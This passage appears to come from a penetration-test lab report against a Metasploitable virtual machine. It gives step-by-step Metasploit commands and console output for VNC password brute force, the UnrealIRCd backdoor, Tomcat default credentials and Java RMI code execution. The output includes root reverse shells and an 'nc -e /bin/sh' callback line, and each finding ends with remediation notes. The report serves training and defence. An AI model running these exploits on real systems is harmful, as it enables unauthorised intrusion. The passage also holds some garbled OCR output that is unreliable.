[*] Started reverse TCP handler on 192.168.219.161:4444
[*] 192.168.219.25:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu1)
[*] Uploaded as /tmp/WAMOvQw.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.219.25
[*] Meterpreter session 1 opened (192.168.219.161:4444 => 192.168.219.25:37017) at 2021-12-03 06:28:51 -0500

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux

```

IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

There is reduced performance or interruptions in resource availability

SOLUTION:- The first thing one should do to prevent the attacks outlined here is to disable the local trust authentication. Disabling it is done by commenting or editing the default lines on the bottom in pg_hba.conf to something like:

```

local  all  all  ident sameuser

host   all  all  md5

```

This forces identification of any user connecting to the database from the local host or a remote host.


11. VNC :- PORT 5900

DESCRIPTION :- This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

SEVERITY :- MEDIUM

CVE-ID :- CVE-1999-0506

PROOF OF CONCEPT :- We are going to use vnc_login auxiliary to get login password for vnc viewer.



```
msf6 > search vnc_login
[*] Searching for modules... 1 matching module found
Matching Modules
=====
# Name          Disclosure Date   Rank    Check  Description
- auxiliary/scanner/vnc/vnc_login      normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > SHOW OPTIONS
[-] Unknown command: SHOW
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting        Required  Description
---          ---                  ---        ---
BLANK_PASSWORDS  false                no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false                no        Try each user/password couple stored in the current database
DB_ALL_PASS     false                no        Add all passwords in the current database to the list
DB_ALL_USERS    false                no        Add all users in the current database to the list
PASSWORD        /usr/share/metasploit-framework/data/wordlists/no    The password to test
PASS_FILE       /vnc_passwords.txt    no        File containing passwords, one per line
Proxies          :                   no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          :                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
sploit
PORT            5900                yes       The target port (TCP)
```

STEPS :-

>> search vnc_login

>> use auxiliary/scanner/vnc/vnc_login

>> show options

>> set RHOSTS 192.168.219.25

>> exploit

```

Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting      Required  Description
RBLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD         <BLANK>        no        The password to test
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
Proxies          <BLANK>        no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS          192.168.219.25  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT            5900           yes      The target port (TCP)
STOP_ON_SUCCESS  false           yes      Stop guessing when a credential works for a host
THREADS         1              yes      The number of concurrent threads (max one per host)
USERNAME         <BLANK>        no        A specific username to authenticate as
USERPASS_FILE   <BLANK>        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false           no        Try the username as the password for all users
USER_FILE        <BLANK>        no        File containing usernames, one per line
VERBOSE         true            yes      Whether to print output for all attempts

[*] msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.219.25
[*] msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.219.25:5900  - 192.168.219.25:5900  - Starting VNC login sweep
[!] 192.168.219.25:5900  -  No active DB -- Credential data will not be saved!
[*] 192.168.219.25:5900  - 192.168.219.25:5900  - Login Successful: :password
[*] 192.168.219.25:5900  -  Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/vnc/vnc_login) >

```

As you can see above login successful and we got password as "password". We will try to use this password to open vncviewer.

```

[*] msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.219.25
[*] msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.219.25:5900  - 192.168.219.25:5900  - Starting VNC login sweep
[!] 192.168.219.25:5900  -  No active DB -- Credential data will not be saved!
[*] 192.168.219.25:5900  - 192.168.219.25:5900  - Login Successful: :password
[*] 192.168.219.25:5900  -  Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/vnc/vnc_login) >

[*] root@kali: [~] # vncviewer 192.168.219.25
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
[*] root@kali: [~] # vncviewer 192.168.219.25
[*] root@kali: [~] # whomi
root@metasploitable: ~

```

IMPACT :- There is total information disclosure, resulting in all system files being revealed. There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.


SOLUTION:- Make Sure To Do end-to-end Encryptions to all Connections.Change The password and username More complex Which cannot be guessed easily by attacker.

12. IRC :- PORT 6667

DESCRIPTION :- This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

SEVERITY :- HIGH **CVE-ID :- CVE-2010-2075**

PROOF OF CONCEPT :-



```
root@kali:~# msf6 > search unrealircd
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Che
--  --
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12   excellent  No
    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit
/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name   Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
VHOST      password.txt
RPORT      6667        yes        The target port (TCP)
Exploit target:
Id  Name
--  --
0  Automatic Target

File Actions Edit View Help
root@kali:~#
```

The screenshot shows a Kali Linux desktop environment with a terminal window open as root. The terminal title is 'root@kali: ~'. The user is running a Metasploit exploit against an UnrealIRCd service. The session starts with setting the RHOSTS to 192.168.219.25, choosing a payload of cmd/unix/reverse, and setting the LHOST to 192.168.219.161. The exploit command is run, followed by a 'exploit' command. The exploit successfully connects to the target, creating a reverse TCP double handler. The user then sends a backdoor command to the client. The exploit session continues with various commands like 'sessions', 'use', 'exploit', and 'sessions -r'. The terminal also displays the Metasploit framework's exploit database search results for 'ircd'.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.219.161
LHOST => 192.168.219.161
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.219.161:4444
[*] 192.168.219.25:6667 - Connected to 192.168.219.25:6667 ...
[*]:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.219.25:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command echo: /bin/sh -c /bin/sh | nc -e /bin/sh 192.168.219.161 4444
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "xQhFVdWjye7ytZgc\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 2 opened (192.168.219.161:4444 → 192.168.219.25:43713)
at 2021-12-03 06:35:54 -0500

whoami
root
```

STEPS :-

>> search unrealircd

>> use exploit/unix/irc/unreal_irc_3281_backdoor

>> set RHOSTS 192.168.219.25

>> set payload cmd/unix/reverse

>> set LHOST 192.168.219.161

>> exploit

DONE.

IMPACT :- There is considerable informational disclosure. Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

SOLUTION:- All UnrealIRCd users should upgrade to the latest version:

```
# emerge --sync

# emerge --ask --oneshot --verbose ">=net-irc/unrealircd-3.2.8.1-r1"
```

13. IRC :- PORT 6697

DESCRIPTION :- This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

SEVERITY :- HIGH

CVE-ID :- CVE-2010-2075

PROOF OF CONCEPT :-

In this exploit we are going to use irc backdoor on the port 6697.

```
msf6 > search unrealircd
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12   excellent  No    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name          Current Setting  Required  Description
RHOSTS        192.168.219.25  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit#registry
RPORT         6697            yes        The target port (TCP)

Exploit target:
=====
Id  Name
-- 
0  Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.219.25
RHOST => 192.168.219.25
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
```

```
File Actions Edit View Help
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set RHOST 192.168.219.25
RHOST => 192.168.219.25
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set RPRT 6697
RPRT => 6697
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > exploit
[-] 192.168.219.25:6697 - Msf::OptionValidateError: The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > set LHOST 192.168.219.161
LHOST => 192.168.219.161
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.219.161:4444
[*] 192.168.219.25:6697 - Connected to 192.168.219.25:6697 ...
[*]:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
[*] 192.168.219.25:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 9wR7DTlZrZjEYClX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket ...
[*] Reading from socket B
[*] B: "9wR7DTlZrZjEYClX\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 3 opened (192.168.219.161:4444 → 192.168.219.25:54935) at 2021-12-03 09:31:50 -0500

whoami
root
id
uid=0(root) gid=0(root)
|
```

STEPS :-

>> search unrealircd

>> use exploit/unix/irc/unreal irc_3281_backdoor

>> set RHOSTS 192.168.219.25

>> set RPORT 6697

>> set payload cmd/unix/reverse

>> set LHOST 192.168.219.161

>> exploit

IMPACT :- There is considerable informational disclosure. Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

SOLUTION:-

All UnrealIRCd users should upgrade to the latest version:

```
# emerge --sync  
# emerge --ask --oneshot --verbose ">=net-irc/unrealircd-3.2.8.1-r1"
```

14. APACHE TOMCAT

DESCRIPTION :- Detect the Tomcat administration interface. The administration interface is included in versions 5.5 and lower. Port 8180 is the default for FreeBSD, 8080 for all others.

SEVERITY :- MEDIUM

PROOF OF CONCEPT :-

We are gaining access of apache tomcat administrator using auxiliary tomcat_administration.

```
File Actions Edit View Help
msf6 > search tomcat_administration
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- auxiliary/admin/http/tomcat_administration          normal      No     Tomcat Administration Tool Default Access (2)
File System       WindowsEvtx
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_administration
msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > show options
Module options (auxiliary/admin/http/tomcat_administration):
Name          Current Setting  Required  Description
Proxies        no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit#targeting-a-single-host
RPORT          8180          yes           The target port (TCP)
SSL            false          no            Negotiate SSL/TLS for outgoing connections
THREADS        1              yes           The number of concurrent threads (max one per host)
TOMCAT_PASS    password.txt no            The password for the specified username
TOMCAT_USER    password.txt no            The username to authenticate as
VHOST          no            HTTP server virtual host
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(admin/http/tomcat_administration) > exploit
[*] http://192.168.219.25:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

STEPS :-

>> search tomcat_administration

>> use auxiliary/admin/http/tomcat_administartion

>> show options

>> set RHOSTS 192.168.219.25

>> exploit

IMPACT :- Attacker can get administrator access to the apache server using this exploit. Apache server may compromise due to this.

SOLUTION:- Update the Apache Tomcat server .

Reference Link .

<https://tomcat.apache.org/>

15. JAVA_RMI :- PORT 39244

DESCRIPTION :-This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

SEVERITY :- CRITICAL

CVE-ID :- CVE-2011-3556

PROOF OF CONCEPT :-

File Actions Edit View Help
msf6 > search java_rmi
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS 192.168.219.25 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 39244 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all ad
resses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Service detection performed. Please report any incorrect results at https://rapid7.com/submit/

Payload options (java/meterpreter/reverse_tcp):

File Actions Edit View Help
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.219.161 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
File System HiddenEye
Id Name
0 Generic (Java Payload)
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 39244
RPORT => 39244
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.219.161:4444
[*] 192.168.219.25:39244 - Using URL: http://0.0.0.0:8080/UUul9zYL
[*] 192.168.219.25:39244 - Local IP: http://192.168.219.161:8080/UUul9zYL
[*] 192.168.219.25:39244 - Server started.
[*] 192.168.219.25:39244 - Sending RMI Header...
[*] 192.168.219.25:39244 - Sending RMI Call...
[*] 192.168.219.25:39244 - Repplied to request for payload JAR
[*] Sending stage (50860 bytes) to 192.168.219.25
[*] Meterpreter session 2 opened (192.168.219.161:4444 -> 192.168.219.25:34572) at 2021-12-03 09:19:28 -0500
[*] 192.168.219.25:39244 - Server stopped.

meterpreter > getuid
Server username: root
meterpreter >

>> search java_rmi_server

>> use exploit/multi/misc/java_rmi_server

>> show options

>> set RPORT 39244

>> set RHOST 192.168.219.25

>> exploit

IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited

SOLUTION:-

HP has provided the following Java version upgrades to resolve these vulnerabilities. The upgrades are available from the following location.

<http://www.hp.com/go/java>

HP-UX B.11.11, B.11.23, B.11.31

JDK and JRE v5.0.25 or subsequent